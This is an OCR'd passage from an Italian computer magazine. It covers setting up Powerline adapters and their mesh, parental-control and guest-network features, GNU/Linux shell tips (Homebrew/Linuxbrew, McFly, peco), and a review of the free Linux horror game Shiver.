Provvediamo a premere il tasto WPS presente sul nostro router (Tasto "Connect" per i nuovi Fritz Box). Successivamente, premiamo il tasto sul nostro adattatore Powerline:

- AVM: tasto Connect
- Devolo: Tasto con la casetta
- TP-Link: tasto WiFi
- Asus: tasto Clone (nelle prove con un router Fritz Box non ha funzionato)

3 SRICHIAMARE I MENU DEGLI ADATTATORI

Per applicare le impostazioni agli adattatori Powerline, provvediamo ad accedere al menu dei dispositivi. A seconda del produttore, esistono modalità diverse per eseguire questa operazione.

Via browser, software o App

Collegate il nostro adattatore al dispositivo finale, via WLAN o cavo LAN. Con gli adattatori Devolo, digitiamo l'indirizzo IP nella barra degli indirizzi del nostro browser. Nel menu possiamo trovare il nostro router. Se qualche utente giudica complicata questa operazione, potrà installare il software Devolo Cockpit (scaricabile per Windows, Mac e Linux dalla pagina Internet del produttore), clicchiamo su **Adattatore WiFi** nella home page e selezioniamo il Simbolo con freccia e ingranaggio. Con adattatori di altri produttori, digitiamo il seguente URL nella barra degli indirizzi del browser:

- **AVM http://fritz.powerline**
- **Asus http:// ap.asus.com**
- **TP-Link http://tplinkplc.net**
- per l'adattatore D.Link usiamo l'indirizzo riportato nella scheda allegata per la configurazione. Gli adattatori Powerline di Devolo e TP-Link possono essere gestiti in alternativa anche via App con uno smartphone Android o iPhone. L'App di Devolo si chiama "Home Network", mentre quella di TP-Link è denominata "tpPLC".

4 UTILIZZO DELLA FUNZIONE MESH

Alcuni adattatori Powerline collegano intelligentemente i dispositivi finali: grazie alla funzione Mesh "Access Point Steering (AVM) o "Fast Roaming (Devolo), i dispositivi finali vengono sempre collegati all'adattatore più vicino.

Attivazione dell'Access Point Steering / Fast Roaming


Con gli adattatori AVM necessitiamo di un router Fritz Box con sistema operativo versione Fritz OS 7.10 o più nuova. Premiamo per prima cosa il tasto WPS / Connect sul router e successivamente il tasto Connect del Fritz Powerline 1260E. L'adattatore imposterà automaticamente la funzione Mesh del Fritz Box. Con gli adattatori Devolo, richiamiamo il menu e a selezioniamo WiFi e **Mesh-WLAN**. Dalla voce **Mesh-WLAN** clicchiamo su Attivare e su **Funzioni** alla voce **IEEE802.11r**. Salviamo le modifiche con un clic sul **Simbolo del dischetto**.

5 ATTIVARE IL BAND STEERING (CAMBIO DI FREQUENZA)

Straordinaria funzione per ottimizzare la WLAN: la funzione di Band Steering imposta automaticamente sui terminali, la banda di frequenza da 2,4 o 5 Gigahertz, scegliendo quella che è più veloce.

Cambio automatico della banda di frequenza

Affinché il Band Steering possa funzionare, le bande di frequenza da 2,4 e 5 Gigahertz devono avere lo stesso nome e la stessa password. Con gli adattatori AVM, eseguiamo queste impostazioni: clicchiamo dal menu su **WLAN** e rete **wireless**, eliminiamo il segno di spunta da **Nome diverso per reti wireless a 2,4 e 5 GHz** e selezioniamo **Applica**. Con gli adattatori Devolo, clicchiamo su **WiFi e Rete Wifi**, **su 2,4 GHz + 5 GHz**, poi su **Stesse impostazioni** e successivamente sul **simbolo del dischetto**. Per attivare il Band Steering con gli adattatori AVM, clicchiamo ora sulle voci **WLAN**, **canale wireless**, **altre impostazioni**. **Per migliorare il trasferimento dei dati, i dispositivi WLAN devono automaticamente passare alle frequenze 2,4 e 5 GHz e devono poter essere gestiti numerosi dispositivi Fritz attraverso la funzione Mesh**, poi clicchiamo su **Applica**. Con i dispositivi Devolo, selezionate WiFi, Mesh-WLAN, Attiva e poi sul simbolo del dischetto.




6 CONFIGURARE IL CONTROLLO PARENTALE

Vogliamo che i vostri figli non stiano seduti troppo a lungo davanti al PC? E navigando su Internet, vogliamo che non vengano aperte pagine con contenuti pericolosi per i giovani? Impostando il controllo parentale, si elimineranno tutti questi problemi. Gli adattatori Powerline di AVM collegati a router Fritz Box possono utilizzare l'esteso controllo parentale offerto da questi router. Gli adattatori Devolo offrono invece questa funzione solo per un determinato periodo di tempo.

Blocca le pagine, limita il tempo

Se con gli adattatori AVM vogliamo bloccare pagine Internet, dal menu di Fritz Box clicchiamo su **Internet**, **Filtro** e dalla scheda di registro su **Elenco**. Da qui, possiamo bloccare l'accesso a determinate pagine (black list) o limitare l'accesso solo ad alcune pagine (white list). Possiamo inoltre bloccare programmi, come Skype o Steam. Creiamo per i nostri figli uno o più **profili di accesso** nella scheda di registro. Clicchiamo poi su **Nuovo profilo di accesso**. Possiamo limitare l'utilizzo di Internet per un periodo di tempo predeterminato e/o stabilire un piano temporale, nel caso in cui i nostri figli vogliano organizzare il tempo da passare in rete. È anche possibile applicare blocchi a pagine Internet e programmi. Provvediamo a bloccare anche l'uso di un accesso in qualità di ospite, per non lasciare dei buchi. Poi, inseriamo nella scheda di registro il **Controllo parentale** nel **Profilo di accesso**, che dovrà essere applicato per la sicurezza dei bambini. Con gli adattatori Devolo, clicchiamo su **WiFi**, **controllo parentale**, **Attiva** e sul **Simbolo +**. Dalla voce **Tempo**, scegliamo un periodo di tempo per l'accesso a Internet e digitiamo poi su Tempo a disposizione, il tempo consentito per l'accesso a Internet.




7 AVM: ASSEGNARE PRIORITÀ AI DISPOSITIVI

Stiamo riproducendo un video in streaming e il film si blocca continuamente? Oppure, stiamo giocando su Internet, ma improvvisamente il collegamento inizia a diventare lento? Tutto questo può succedere se nella stessa abitazione parecchie persone utilizzano contemporaneamente la connessione Internet. Possiamo porvi rimedio in questo modo: attribuiamo una priorità a determinati servizi o all'uso di dispositivi. La funzione per attribuire una priorità offerta dai router Fritz Box può trovare impiego anche sugli adattatori Powerline di AVM.

Autorizzare o bloccare l'uso di dispositivi

Dal menu di Fritz Box cliccate su **Internet** e su **Filtro**. Accediamo alla voce **Priorità** e dalla voce **Applicazioni** in tempo reale clicchiamo su **Nuova regola**. Clicchiamo poi su **Tutti i dispositivi** e selezioniamo dall'elenco, il dispositivo a cui vogliamo attribuire priorità. Possiamo assegnare la priorità anche ad un programma. Clicchiamo ora su **OK**. Dalla voce **Priorità** e **Applicazioni in background**, possiamo anche bloccare dispositivi e programmi.




8 CONFIGURARE LA WLAN PER L'UTENTE OSPITE

Con pochi clic, possiamo aprire una rete WLAN sicura e criptata per i nostri ospiti, affinché i vostri amici possano, ad esempio, avere accesso alle loro mail. La connessione WLAN per l'utente ospite è separata dalla rete wifi dell'abitazione.

Attivare un hotspot per gli ospiti


Con gli adattatori di Devolo, dobbiamo selezionare dal menu le voci **WiFi**, **Rete per ospite** e **Attiva**. Scegliamo ora un nome per la rete ed eventualmente una password. Salviamo le impostazioni cliccando sul **simbolo del dischetto**. Con gli adattatori AVM selezioniamo dal menu le voci: **WLAN Accesso ospite, Accesso ospite attivo e accesso privato per ospite alla WLAN** nel caso vogliamo inserire una password, oppure clicchiamo su **Hotspot WLAN pubblico**, se non volete assegnare alcuna password alla rete. Dalla voce **Accesso WLAN per ospite/Hotspot**, inseriamo un nome ed eventualmente una password. Confermiamo con un clic su **Applica**.



La sicurezza della Power Line

I contatori della corrente interrompono il flusso dei dati BPL (Broadband on Power Line), quindi chi è al di fuori del nostro contatore non ci può intercettare.


I semplici quadri elettrici, con salvavita e magnetotermico, non filtrano i dati, quindi pure avendo due quadri elettrici diversi si condivide la stessa linea BPL. Questo è un problema negli edifici più vecchi, con impianti elettrici "irregolari" oppure in grandi edifici nei quali è presente un solo contatore.



La maggioranza dei dispositivi in commercio offre la crittografia. Non è sempre abilitata di default, e a volte usa una chiave prestabilita che non è molto sicura. Conviene sempre abilitare la crittografia e scegliere una chiave crittografica casuale. Questo perché è in teoria sempre possibile che il proprio segnale BPL venga disperso su uno dei cavi, anche solo sotto forma di frequenze radio a causa degli impulsi su cavi di rame non schermati, e quindi intercettato da altre persone nello stesso edificio.

Le tecniche di scatto e i software giusti per ottenere foto d'autore con PC e smartphone

I trucchi e le impostazioni segrete per ottenere scatti perfetti e usare al meglio Action Cam, digicam a 360° e Droni




I tool e le procedure per modificare, correggere e migliorare i propri scatti digitali

Le guide passo passo per usare al meglio il software di fotoritocco numero 1 al mondo

Lo trovi ***in edicola!***

EDIZIONI MASTER



Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux da vero esperto. Scoprire le strategie e gli strumenti giusti per trovare una soluzione rapida a tutti i problemi e sfruttare appieno le potenzialità del sistema e delle applicazioni

LEGENDA

- DATABASE
- GIOCHI
- GRAFICA
- HARDWARE
- KERNEL
- MULTIMEDIA
- RETE
- SHELL
- SICUREZZA
- SISTEMA
- SVILUPPO

CREARE AMBIENTE INDIPENDENTE

Homebrew (***https://brew.sh/***) è un progetto open source nato nel 2009, noto a chi utilizza il MacOS poiché molti utenti lo adottano come sistema di gestione dei pacchetti nei computer di casa Apple. Da Homebrew venne fatto il fork **Linuxbrew**, ma dal rilascio della sua versione 1.9.4 è stato accorpato alla versione 2 di Homebrew. Oggi, quindi, si ha un solo programma per MacOS e GNU/Linux che permette l'installazione in automatico di software da sorgenti e/o precompilato, utile quando non si ha un pacchetto per la distribuzione in uso o quando quello presente nei repository risulta datato. L'applicativo è scritto in **Ruby**, linguaggio di programmazione a oggetti nato nel 1995, ***http://bit.ly/ruby-lang***. Pertanto assicuriamoci di averlo installato unicamente al software **Git** (***http://bit.ly/scm-git***) entrambi presenti nei repository di ogni distribuzione. Nel seguito illustreremo un'installazione generica valida per tutte le distribuzioni. Poiché di default Homebrew si aspetta l'installazione in **/home/linuxbrew/.linuxbrew** creiamo un nuovo utente (fittizio e senza password) in **/home** utilizzando, con i permessi dell'amministratore, il comando **useradd -m linuxbrew** (**man useradd** per approfondimenti) modificandone proprietario e gruppo di appartenenza per farli coincidere con il nostro nome utente **chown nome_utente:nome_utente /home/linuxbrew/** (**man chown**). Cloniamo il repositorio Homebrew con **git clone** ***https://github.com/Homebrew/brew /home/linuxbrew/.linuxbrew/Homebrew*** seguito da **mkdir /home/linuxbrew/.linuxbrew/bin** per creare la cartella **bin** nella cartella nascosta **.linuxbrew** e **ln -s ../Homebrew/bin/brew /home/linuxbrew/.linuxbrew/bin** che crea un link simbolico nella cartella **bin** all'eseguibile dell'applicazione. Per aggiungere l'eseguibile **brew** al campo di visibilità della shell è sufficiente **eval $(/home/linuxbrew/.linuxbrew/bin/brew shellenv), help eval** per approfondimenti. È, però, una soluzione temporanea che viene persa nel momento in cui si chiude la shell pertanto andrebbe impartito ogni volta. Per un collegamento permanente dobbiamo aggiungere il precedente comando al file **.bash_profile** accodandolo con **echo 'eval $(/home/linuxbrew/.linuxbrew/bin/brew shellenv)' >>~/.bash_profile** (ricordiamo che la tilde "~" sta ad indicare il percorso della home utente). A questo punto l'eseguibile **brew** è visibile dalla shell dell'utente **nome_utente** pronti per un test con **brew install hello**. Vedremo dapprima l'installazione del repository **homebrew/core** (quelli installati si visualizzano con **brew tap** e vengono memorizzati in **/home/linuxbrew/.linuxbrew/Homebrew/Library/Taps/**) seguita dal recupero dei pacchetti necessari al sorgente **hello** che al termine potremo lanciare direttamente dalla shell con **hello** (è solo un test di compilazione che mostra il classico "Salve, mondo!"). In Homebrew la costruzione dei programmi si basa su **Formule**, script in Ruby che contengono i passi da seguire: dalla risoluzione delle dipendenze alla compilazione dei sorgenti o prelievo delle versioni **bottles**. Per certi versi ricordano gli script **slackbuild** della distribuzione **Slackware** (***http://www.slackware.com/***). L'applicativo, creerà la cartella **~/.cache/Homebrew** nella home **nome_utente** mentre i programmi verranno installati in **/home/linuxbrew/.linuxbrew**. Tra le "formule" di Homebrew c'è tutto il necessario per creare un completo sistema **LAMP** (**Linux-Apache-MySQL-PHP**) con **phpMyAdmin** (***http://bit.ly/phpmyadm***) per la gestione del database. Una sostanziale differenza tra Appimage e Homebrew consiste nei tempi per avere l'applicazione pronta al lancio. Il software pacchettizzato con Appimage può essere immediatamente lanciato poiché qualcuno ha già provveduto alla sua




Fig. 1 • A sinistra phpMyAdmin, a destra l'output prolisso di Homebrew

compilazione e pacchettizzazione, quindi il tempo di attesa equivale a quello del caricamento in RAM. Per Homebrew occorrerà attendere il download, l'eventuale compilazione (qualora non venisse scaricata una versione **bottles**) e relativa installazione: per applicazioni che necessitano di svariate dipendenze il processo completo può richiedere anche decine di minuti. Al momento di scrivere il numero di software disponibili è all'incirca 5.000. Ogni giorno il numero aumenta e chi si cimenta con il linguaggio Ruby può contribuire imparando la terminologia Homebrew seguendo le linee guida per la costruzione di una formula (***http://bit.ly/formulacookbook***).

RICERCHE VELOCI CON MCFLY

Quando impartiamo un comando nella shell viene memorizzato nel file **.bash_history** presente nella home utente. Si può utilizzare un file di nome diverso specificandolo nella variabile d'ambiente **HISTFILE**. Sullo storico dei comandi intervengono altre due variabili d'ambiente: **HISTSIZE** e **HISTFILESIZE** rispettivamente per modificare il numero di comandi da mantenere nello storico (di default 500 o 1000) e il massimo numero di righe che **.bash_history** potrà contenere. La ricerca di un comando può avvenire in almeno 3 modi: con i tasti freccia **Su** e **Giù** per navigare la cronologia, utilizzare il comando **history** (**man history**) per visualizzare l'intero contenuto facendo uso della **hystory expansion** (carattere "**!**"). Ad esempio **!numero** seguito da **Invio** eseguirà il comando avente quel dato numero nello storico. Con **!-numero** verrà lanciato il comando precedente di posizioni pari a **numero** a partire dall'ultimo. Terza modalità è la **reverse search** con la combinazione **Ctrl-r** che farà apparire il prompt **(reverse-i-search)`**. Iniziando a digitare le prime lettere del comando che si vuole lanciare la shell effettuerà una ricerca all'indietro dal più recente, e presenterà di volta in volta il risultato corrispondente ad ogni nuova lettera aggiunta. Per metodi più veloci, i curiosi possono provare **McFly** (***http://bit.ly/cantinomcfly***). Scritto in **Rust** (linguaggio di programmazione sviluppato da **Mozilla Research**, ***http://bit.ly/langrust***), una volta installato viene richiamato dalla combinazione **Ctrl-r** sostituendo il reverse search. Curiosando tra i repository delle varie distribuzioni abbiamo notato che – al momento di scrivere – solo **ArchLinux** (***https://www.archlinux.org***) lo presenta. Possiamo però utilizzare **Linuxbrew** poiché lo sviluppatore ha previsto una **Formula**. Iniziamo ad impostare il repositorio per McFly con **brew tap cantino/mcfly** ***https://github.com/cantino/mcfly*** quindi procediamo all'installazione con **brew install mcfly** al termine della quale ci verrà ricordato di "collegare" McFly alla shell aggiungendo al file **~/.bashrc** le righe:

```
if [ -r $(brew --prefix)/opt/mcfly/mcfly.bash ]; then
  . $(brew --prefix)/opt/mcfly/mcfly.bash
fi
```

Per applicare subito la modifica basta impartire **source ~/.bashrc**. Al primo lancio della shell, prima del prompt, apparirà un messaggio di importazione dello storico dei comandi (creazione di un database, file **history.db**, salvato in **/home/nome_utente/.mcfly**). Al termine la combinazione **Ctrl-r** richiamerà McFly: in Figura 2 un esempio di ricerca per il comando **brew**. Utilizzando i tasti freccia **Su** e **Giù** ci si muove nella lista dei comandi presentati e per lanciare quello selezionato si preme **Invio**.

OPERAZIONI DI FILTRO IN TEMPO REALE

La shell mette a disposizione strumenti che permettono di filtrare dati provenienti dallo standard input e il cui risultato lo ritroviamo sullo standard output. Tra i comandi ricordiamo **sed** stream editor di flussi di testo, **grep** per la ricerca di una stringa all'interno di uno o più file,




Fig. 2 • McFly aggiungerà alla shell una barra di menù con associate funzioni

head e **tail** permettono di selezionare e scrivere sullo standard output rispettivamente l'inizio e la fine di un file o lista di file, **sort** ordina il contenuto di un file e così via. Caratteristica di questi comandi è l'essere non interattivi ovvero non è possibile interagire con essi durante l'uso e questo non sempre porta al risultato che abbiamo pensato. Per tale motivo vogliamo segnalare **peco** un sistema di filtro interattivo in tempo reale scritto in **Go** (***http://bit.ly/lang-go***). Può essere visto come un ottimo strumento per analizzare file di log, trovare file su disco, eccetera, perché ha la caratteristica di fornire i risultati in tempo reale ogni volta che digitiamo una lettera. Utilizzando Homebrew lo installiamo con **brew install peco**. L'uso è semplice, è sufficiente metterlo in pipe con il comando che si vuole utilizzare. In Figura 3 la verifica dei servizi attivi in **systemd** utilizzando **systemctl list-unit-files | peco**, ma è possibile associarlo – sempre in pipe – a quelli elencati in precedenza così come a **ps**, **find**, **history** ovvero a comandi che forniscono un output da cui selezionare dati e/o gruppi di file/righe. Supporta diversi filtri come **IgnoreCase** (default), **SmartCase** e **RegExp** che permette di utilizzare le espressioni regolari. L'output della ricerca possiamo "portarcelo dietro" sull'output della shell premendo **Invio**. Per l'approfondimento rimandiamo al link ***http://bit.ly/pecogithub***, che offre gif animate sull'uso di **peco**.




Fig. 3 • Esempio di peco in pipe con systemctl

Un'avventura horror da provare!

■ Intenti alla guida della nostra auto per ritornare a casa ma un incidente imprevisto cambierà totalmente i nostri piani!

Shiver

Licenza: Free
Sito Web: http://bit.ly/shivergame
Tipo: Gioco

Di giochi di avventura ne abbiamo recensiti diversi in questa rubrica, l'ultimo in ordine di tempo è **Encodya** (numero 193, mese di copertina Ottobre/Novembre 2019) per il quale, tra qualche mese (primo trimestre 2020), è previsto il lancio sulla piattaforma Steam. Ma rimaniamo ai giorni nostri, anzi: torniamo indietro di 2 anni, e di preciso nel 2017, quando la piccola etichetta indipendente **Kowai Sugoi Studios** rilascia la prima versione giocabile di **Shiver**, un'avventura horror del tipo "punta e clicca" nella quale per procedere occorre risolvere degli enigmi. Solo qualche settimana fa – Settembre 2019 – è stato annunciato il suo rilascio **Free**, pertanto chi vuole può provarlo nelle modalità che riporteremo nel seguito.

COME SI INSTALLA?

Nel volgere di 2 anni **Shiver** ha avuto il supporto della piattaforma videoludica **Steam** (***http://bit.ly/steampow***) pertanto chi ha già l'omonimo client nella propria distribuzione può procedere all'installazione del gioco secondo le modalità oramai note ma che riportiamo di seguito – a grandi linee – per comodità dei nuovi utenti. Come primo passo occorre crearsi un account sulla piattaforma Steam, quindi procedere all'installazione del client utilizzando il gestore dei pacchetti della distribuzione in uso. Va ricordato che nelle distribuzioni GNU/Linux non viene installato direttamente il client bensì l'installer Steam che al primo lancio, in automatico, scarica l'ultima versione del client provvedendo poi alla sua installazione. Solo a questo punto è possibile lanciare il client e, una volta effettuato il login, è sufficiente cliccare sul menù **Store** e scrivere nella casella di ricerca **Shiver** optando per la versione **Free to Play**. Nella nuova pagina è sufficiente cliccare sul pulsante verde **Play Game** per iniziare il download con successiva installazione al termine della quale sarà possibile lanciare il titolo. In generale, però, l'installazione del gioco – almeno fino al momento di scrivere – è anche indipendente da Steam nel senso che è possibile provarlo senza avere il client della **Valve Corporation** installato. A ciascuno la decisione sul tipo di installazione da adottare, poiché per la seconda modalità è sufficiente puntare il proprio browser all'indirizzo ***http://bit.ly/aquilusshiver*** quindi cliccare sul pulsante rosso **Download** recante l'icona del pinguino per poter scaricare il file **Shiver Linux.zip** (circa 190MB) il quale, una volta salvato in una cartella nella propria home utente, dovrà essere decompresso. Eseguita questa operazione verrà creata la cartella

Fig. 1 • Il menù spartano di Shiver

Shiver Linux: entriamo in essa e diamo i permessi di esecuzione al file **Shiver.x86_64** (o analogo a 32 bit **Shiver.x86**, in funzione dell'architettura del proprio PC) utilizzando **chmod +x Shiver.x86_64**. A questo punto cliccando sull'eseguibile è possibile lanciare il gioco il quale, dopo qualche secondo di caricamento, mostrerà il menù (Figura 1). Ai maniaci della "pulizia del filesystem", facciamo presente che il motore di gioco creerà una cartella di nome **/unity3d/Kowai Sugoi Studios** nel percorso **/home/nome_utente/.config**.

DUE PAROLE SUL GIOCO

Nei tutorial riportiamo i primi passi da seguire per iniziare il gioco ed entrare nella sua ottica del "punta a clicca". Il gameplay non è per nulla complicato risultando, anzi, molto intuitivo. Tutto sta nell'utilizzare gli oggetti che si trovano e abbinarli correttamente al fine di compiere una data azione. Ad esempio avendo (passo 3 del primo tutorial) un accendino e un pacchetto di sigarette è sufficiente prendere l'accendino cliccando su di esso con il tasto sinistro del mouse, portarlo sul pacchetto di sigarette e rilasciarlo sempre cliccando con il tasto sinistro per portare a termine il gesto di accendersi una sigaretta. Anche la dinamica contraria – ovvero portare l'accendino sul pacchetto di sigarette – porterà l'azione dell'accendersi la sigaretta a corretto compimento. Questa dinamica è valida per tutto il gioco e una volta presi i diversi oggetti che si presenteranno l'abbinamento seguirà una sua logica. Logica che è connessa anche ai messaggi che appaiono in basso ogni volta che – curiosando nei vari ambienti – si fa click con il tasto sinistro del mouse allorquando il puntatore assume le sembianze di un occhio stilizzato.
È importante leggere attentamente i


REQUISITI HARDWARE


Anche il client deve fare la sua parte

